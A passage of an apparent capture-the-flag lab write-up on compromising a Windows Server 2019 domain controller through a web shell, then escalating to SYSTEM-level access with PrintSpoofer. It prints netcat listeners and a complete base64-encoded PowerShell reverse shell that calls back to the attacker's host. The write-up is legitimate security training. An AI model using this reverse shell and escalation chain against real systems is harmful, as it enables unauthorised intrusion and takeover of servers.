Once the PowerShell code had been encoded I simply needed to start my netcat listener, to do this I ran the following code on my Kali machine.


```
nc -lvnp 80
```



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 80
listening on [any] 80 ...
```


From here I just needed to execute the PowerShell code through the web shell and I would be able to have a reverse shell from the target, to execute the encoded PowerShell code I used the following command.

```
powershell.exe -Enc <encoded_command_here>
```



Command: powershell.exe -Enc JABjAGwAaQBlAG4

Once executed I checked my netcat listener to find that it had caught the reverse shell and I had initial foothold on the target.




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.45.249] from (UNKNOWN) [192.168.158.122] 50269

PS C:\windows\system32\inetsrv> 
```

Further Enumeration

Once I had a reverse shell I started to enumerate the target system further, I started by finding the operating system and architecture.


```
systeminfo
```




```
PS C:\windows\system32\inetsrv> systeminfo

Host Name:                 HUTCHDC
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-70000-00000-AA700
Original Install Date:     11/4/2020, 4:06:43 AM
System Boot Time:          2/17/2023, 12:00:50 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 1 Stepping 2 Authenti
```

From here I continued to enumerate by using the what privileges and groups the user “iis apppool\defaultapppool” is apart of, I used the following command to do this.

```
whoami /all
```




```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```



```
User Name                  SID
========================== =============================================================
iis apppool\defaultapppool S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                       Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS                          Alias            S-1-5-32-568 Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
                                           Unknown SID type S-1-5-82-0   Mandatory group, Enabled by default, Enabled group
```

Further enumeration helped me determine that although this is a domain controller it does not appear to be connected to any other networks.



```
PS C:\> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::b900:c82c:7aac:a912%3
   IPv4 Address. . . . . . . . . . . : 192.168.158.122
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.158.254
```


Privilege Escalation

Having completed some further enumeration of the target system I found that this is a Windows Server 2019, as the current user has the privilege SeImpersonatePrivilege I’d be able to take advantage of the PrintSpoofer exploit and elevate my privileges. PrintSpoofer can be downloaded from the link below.

https://github.com/itm4n/PrintSpoofer


In order to use this I needed to upload the PrintSpoofer executable to the target system, as I had already compromised the WebDav I decided to upload this using cadaver just like I did with my web shell.

```
put PrintSpoofer64.exe
```



```
dav:/> put PrintSpoofer64.exe
Uploading PrintSpoofer64.exe to `/PrintSpoofer64.exe':
Progress: [=============================>] 100.0% of 27136 bytes succeeded.
dav:/> 
```


Once the exploit had been added to the system I was able to navigate to the “C:/inetpub/wwwroot/” directory and find this.



```
PS C:\> cd inetpub/wwwroot
PS C:\inetpub\wwwroot> dir


    Directory: C:\inetpub\wwwroot


Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

d-----        11/3/2020   9:37 PM                aspnet_client

-a----         9/9/2023   4:56 AM           1400 cmdasp.aspx

-a----        11/3/2020   9:35 PM            703 iisstart.htm

-a----        11/3/2020   9:35 PM          99710 iisstart.png

-a----        11/4/2020  11:49 AM           1241 index.aspx

-a----         9/9/2023   6:03 AM          27136 PrintSpoofer64.exe

-a----         9/9/2023   4:52 AM             18 puttest.txt


PS C:\inetpub\wwwroot>
```

Now that the exploit is on the target system I needed to start another netcat listener on my Kali machine, I did this on port 80 so I was able to reuse the same encoded PowerShell command as my initial reverse shell.


```
nc -lvnp 80
```



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 80
listening on [any] 80 ...
```


Once the listener was active and the exploit was on the target I simply needed to execute it, to do so I used the following command on the target.

```
.\PrintSpoofer64.exe -i -c “powershell.exe -Enc <encoded_command_here>”
```




```
PS C:\inetpub\wwwroot> .\PrintSpoofer64.exe -i -c "powershell.exe -Enc JABjAG
wAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAA
uAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACcAMQA5ADIALgAxADYAOAAuADQA
NQAuADIANAA5ACcALAA4ADAAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuA
EcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIA
AwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQ
AcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBM
AGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcAL
QBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC
4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB
0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQA
ZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuA
GQAYgBhAGMAawAyACAAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAJwBQAFMAIAAnACAAKw
AgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAJwA+ACAAJwA7ACQAcwBlAG4AZABiAHkAdABlACA
APQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBl
AHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAc
gBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG
4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB
0AC4AQwBsAG8AcwBlACgAKQAKAA=="
```

Once ran I checked the new netcat listener to find that it had caught the new reverse shell, after running a quick “whoami” command I found that I was now running as the user “hutch\hutchdc$”.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.45.249] from (UNKNOWN) [192.168.158.122] 50584

PS C:\Windows\system32> whoami
hutch\hutchdc$
PS C:\Windows\system32> 
```


To find out a little more about this user I ran a “whoami /groups” command within the new reverse shell, I was able to find that the user “hutch\hutchdc$” was part of the Administrators groups and so I had complete access to the target system.



```
PS C:\Windows\system32> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                   Type             SID
============================================ ================ ==========================
BUILTIN\Administrators                       Alias            S-1-5-32-544
Everyone                                     Well-known group S-1-1-0
BUILTIN\Pre-Windows 2000 Compatible Access   Alias            S-1-5-32-554
BUILTIN\Users                                Alias            S-1-5-32-545
BUILTIN\Windows Authorization Access Group   Alias            S-1-5-32-560
```

Using the following PowerShell command I was able to locate the local.txt and proof.txt files, I was then able to navigate to these folders to grab them.

```
Get-ChildItem -Path C:/Users -Include *.txt -File -Recurse -ErrorAction
SilentlyContinue
```

